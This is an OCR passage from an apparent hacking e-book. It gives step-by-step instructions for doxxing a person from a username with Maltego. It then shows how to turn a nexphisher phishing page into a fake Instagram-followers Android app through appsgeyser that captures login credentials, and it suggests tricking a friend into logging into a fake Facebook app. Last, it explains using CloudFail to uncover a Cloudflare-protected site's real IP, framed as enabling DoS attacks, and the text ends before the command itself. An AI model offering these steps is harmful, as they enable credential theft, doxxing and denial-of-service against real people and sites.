
After that right click on that and you will see these options .



Now my target has been set , and now all i have to do is click on the ARROW with All Transforms.

After that Maltego will Scrape the whole internet and show you connected accounts and links with your target . Which will be very helpful to use and you can retrieve the more information about your target.

After you click on the All transforms it will show you results if doesn't shows then Try other Transforms .



Ll

Guys Look at results , i just enter the Username i know as my target but Maltego show me some results which can be very helpful .

Maltego give me 6 Results .

1. it says this username didn't breach , if your mail or username every breach in history then it will tell you . Or you can check from website haveibeenpwned.com


2. in second you can see a website is showing that is my MEDIUM.com ACCOUNT

3. its also show my STEAM account register with ProbotisOP username.

4. as you can see that MALTEGO also scrape my Telegram Id , how crazy is this from one username to many links.

So guys , you can do more things with this tool its UNDERDOG tool used in Forensics and its accurate and reliable .

Thats how you can dox someone , you can use tools or framework too , like SPIDERFOOT , DoXtracker , Google dorks etc.



So for more illustration i used a fake email address and this showed some results , this gmail is not used anywhere you will get good results if you do it on regular email . I just did it as for example to show that we can doxx anything , email , username , phone number , ip address , hash etc.

But here you can see that Maltego show us that this Email exists its not a fake or random email it exist on Gmail.com server.

CHAPTER – 4

SO , in this chapter we going to learn **PHISHING** attack , yeah i know you guys already know this attack but its most popular attack so i think to consider it in Book.

PHISHING attack in this attack you create a fake webpage looks same like original one and you force them to PUT their credentials to that Fake page , but a we know in today's Era all the people knows that which link is right which one is wrong they can easily identify the PHISHING URL.

Then what we will do , in this chapter i will tell you the second method hope you guys will enjoy .

WHAT WE WILL DO : we are going to generate same phishing link and then we will embed that link in apk or in other words we will convert that phishing site into an app.


So i will choose FAKE INSTAGRAM FOLLOWERS template you can choose any of you want .

LETS SEE PRACTICAL :


1. Download any phishing tool i will use nexphisher you can use HiddenEye , socialPhish etc.

2. Now generate Phising URL link and copy that link .


3. After that Open web-browser and serch URL TO APP maker online and select appsgeyser.com website result.




4. Now paste the Phishing URL in Website URL field and click next




5. After that SELECT the name for you APP




7. Now choose you ICON you can use default or upload by your choice (upload yours will look legit)




8. now click next AND click on Create , your app will create and you can send it through appsgeyser official link or you can share through Shareit or other apps .



9. Now our application is Created and now am installed in my phone and lets open that application.





9. SO guys our application works fine without any problem , its asking me to login fist to gain followers simply i put my Instagram credentials and lets see whether we will get our results .

So in Nexphisher we got our credentials . Its working Properly.

No we learn how we can do Phishing attack .

TIP:

*** You can create Fake FACEBOOK app like this and download it in your phone you can ask friend to login their account , you need to watch something and you will logout their id immediately and then you will have their Credentials.**

CHAPTER-5

Now , we are talking about REAL WORLD HACKING in this book , but we all know that in real world HACKING is not a magic its all about knowledge and ability to do that.


In this chapter we are going to bypass CLOUDFLAIR Protection.

What dose cloudflair do , it prevents the Dos and DDoS attacks , whenever the user visit the site cloudflare says please wait 5 seconds , so by this it prevents the MASS incoming requests and prevent from Dos or DDoS attacks.

What else CLOUDFLAIR do , Genrally it also hide the REAL ip of an website , yeah whenever new request will be made CLOUDFALIR will receive that requests from their IP and forward that IP to the WEBSITE . So if LARGE number of bots or User do DOS attack it will go through the CLOUDFALIR IP TABLE to the website which will take some time and your attack will be fail .

Lets take an EXAMPLE to illustrate :

so in this example i will PING a website which will be protected with CLOUDFLAIR service



AS you can see in this picture i Ping a website [wew.cc] two times but both time i got REPLY from two different ip address these are the CLOUDFLAIR ip address

1. 1st from 172.67.203.17
2. 2nd from 104.27.158.91


so that's how CLOUDFLAIR protect tour website by hiding its real IP address and prevents you from DoS and DDoS attacks .

NOW , how you can Bypass the CLOUDFLAIR protection and Get REAL IP address of the website which is being protected by CLOUDFLAIR .

For this we are going to use tool Name CloudFail , its available in Github you can clone in your Machine and use it.


https://github.com/m0rtem/CloudFail //TOOL link

After installing Tools you just need One command to Fire.

